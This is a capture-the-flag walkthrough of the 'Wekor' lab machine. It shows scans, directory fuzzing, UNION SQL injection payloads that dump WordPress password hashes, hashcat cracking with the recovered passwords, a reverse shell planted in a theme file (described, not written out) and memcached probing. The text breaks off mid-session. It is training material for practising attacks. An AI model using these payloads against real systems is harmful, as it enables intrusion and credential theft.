Wekor

Wekor


https://www.youtube.com/watch?v=xc0A3phaXKk


`IP wekor.thm` >> /etc/hosts

`rustscan -a 10.10.1.86 -- -sC -sV -A | tee scan.txt`

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95c3ceaf07fae28e2904e4cd146a21b5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDn0l/KSmAk6LfT9R73YXvsc6g8qGZvMS+A5lJ19L4G5xbhSpCoEN0kBEZZQfI80sEU7boAfD0/VcdFhURkPxDUdN1wN7a/4alpMMMKf2ey0tpnWTn9nM9JVVI9rloaiD8r
ArUtzAJpESwRHrtm2OWTJ+PYNt1NDIbQm1HJHPasD7Im/wW6MF04mB04UrTwhWBHV4lziH7Rk8DYOI1xxfzz7J8bIatuWaRe879XtYA0RgepMzoXKHfLXrOlWJusPtMO2x+ATN2CBEhnNzxiXq+2In/RYMu58uvPBeabSa74Bt
Ct89
|   256 4d99b568afbb4e66ce7270e6e3f896a4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKJLaFNlUUzaESL+JpUKy/u7jH4OX+57J/GtTCgmoGOg4Fh8mGqS8r5HAgBMg/Bq2i9OHuTMuqazw//oQtRYOhE=
|   256 0de57de81a12c0ddb7665e98345559f6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJvvZ5IaMI7DHXHlMkfmqQeKKGHVMSEYbz0bYhIqPp62
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 9 disallowed entries
| /workshop/ /root/ /lol/ /agent/ /feed /crawler /boot
|_/comingreallysoon /interesting
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I chek directories after scan , and found information about /it-next directory in / cominggreallysoon





`ffuf -w /usr/share/wordlists/dirbuster/fierce-hostlist.txt:FUZZ -u http://wekor.thm -H "Host: FUZZ.wekor.thm" -fs 23`

```
┌──(kali㉿kali)-[~/THM/wekor]
└─$ ffuf -w /usr/share/wordlists/dirbuster/fierce-hostlist.txt:FUZZ -u http://wekor.thm -H "Host: FUZZ.wekor.thm" -fs 23

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://wekor.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/fierce-hostlist.txt
 :: Header           : Host: FUZZ.wekor.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 23
________________________________________________

[Status: 200, Size: 143, Words: 27, Lines: 6, Duration: 111ms]
    * FUZZ: site

:: Progress: [2280/2280] :: Job [1/1] :: 466 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

Add to hosts

```
10.10.1.86      wekor.thm site.wekor.thm
```

Hi there! Nothing here for now, but there should be an amazing website here in about 2 weeks, SO DON'T FORGET TO COME BACK IN 2 WEEKS! - Jim

`gobuster dir -u http://site.wekor.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,js,html`

After 30 sec of fuzzing I believe that will be a wordpress

```
┌──(kali㉿kali)-[~/THM/wekor]
└─$ gobuster dir -u http://site.wekor.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,js,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://site.wekor.thm
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,js,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 143]
/wordpress            (Status: 301) [Size: 320] [--> http://site.wekor.thm/wordpress/]
Progress: 12515 / 1102805 (1.13%)
```


Found admin user

`wpscan --url http://site.wekor.thm/wordpress --enumerate`


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://site.wekor.thm/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

find admin user

In the Shopping Cart I found SQLi by entering 1 to field




and it's looks like 3 columns here



After using query:


```
'UNION SELECT NULL,NULL,@@version-- -
```

I got OS version





```
'UNION SELECT NULL,NULL,database()
```

database name




After enumerating - I found nothing interesting, so I try to check other databases

```
'UNION SELECT NULL,NULL,table_schema FROM information_schema.tables-- -
```




I found before wordpress on site.wekor.thm, so I check wordpress database

```
'UNION SELECT NULL,NULL,table_name FROM information_schema.tables WHERE table_schema = 'wordpress'-- -
```




Find columns

```
'UNION SELECT NULL,NULL,column_name FROM information_schema.columns WHERE table_schema = 'wordpress' AND table_name = 'wp_users'-- -
```




```
'UNION SELECT NULL,NULL,group_concat(user_login,user_pass) FROM wordpress.wp_users--
-
```





```
hashcat -m 400 hash.txt /home/kali/Desktop/rockyou.txt
```


3 passwords cracked very fast, but admin's hash was not in rockyou.txt

```
$P$BU8QpWD.kHZv3Vd1r52ibmO913hmj10:rockyou
$P$BpyTRbmvfcKyTrbDzaK1zSPgM7J6QY/:xxxxxx
$P$B6jSC3m7WdMlLi1/NDb3OFhqv536SV/:soccer13
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```


Login in this users, and wp_yura has admin permissions



Change 404.php to php rev shell, and make a error



I didn't find nothing to escalate privilliges, but here is a hint)



`netstat -tulpn`

```
netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3010          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:48300           0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::47139                :::*                                -
www-data@osboxes:/tmp$
```

`telnet localhost 11211`

`get password`

```
telnet localhost 11211
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
stats items
STAT items:1:number 5
STAT items:1:age 6243
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:crawler_reclaimed 0
STAT items:1:crawler_items_checked 0
STAT items:1:lrutail_reflocked 0
END
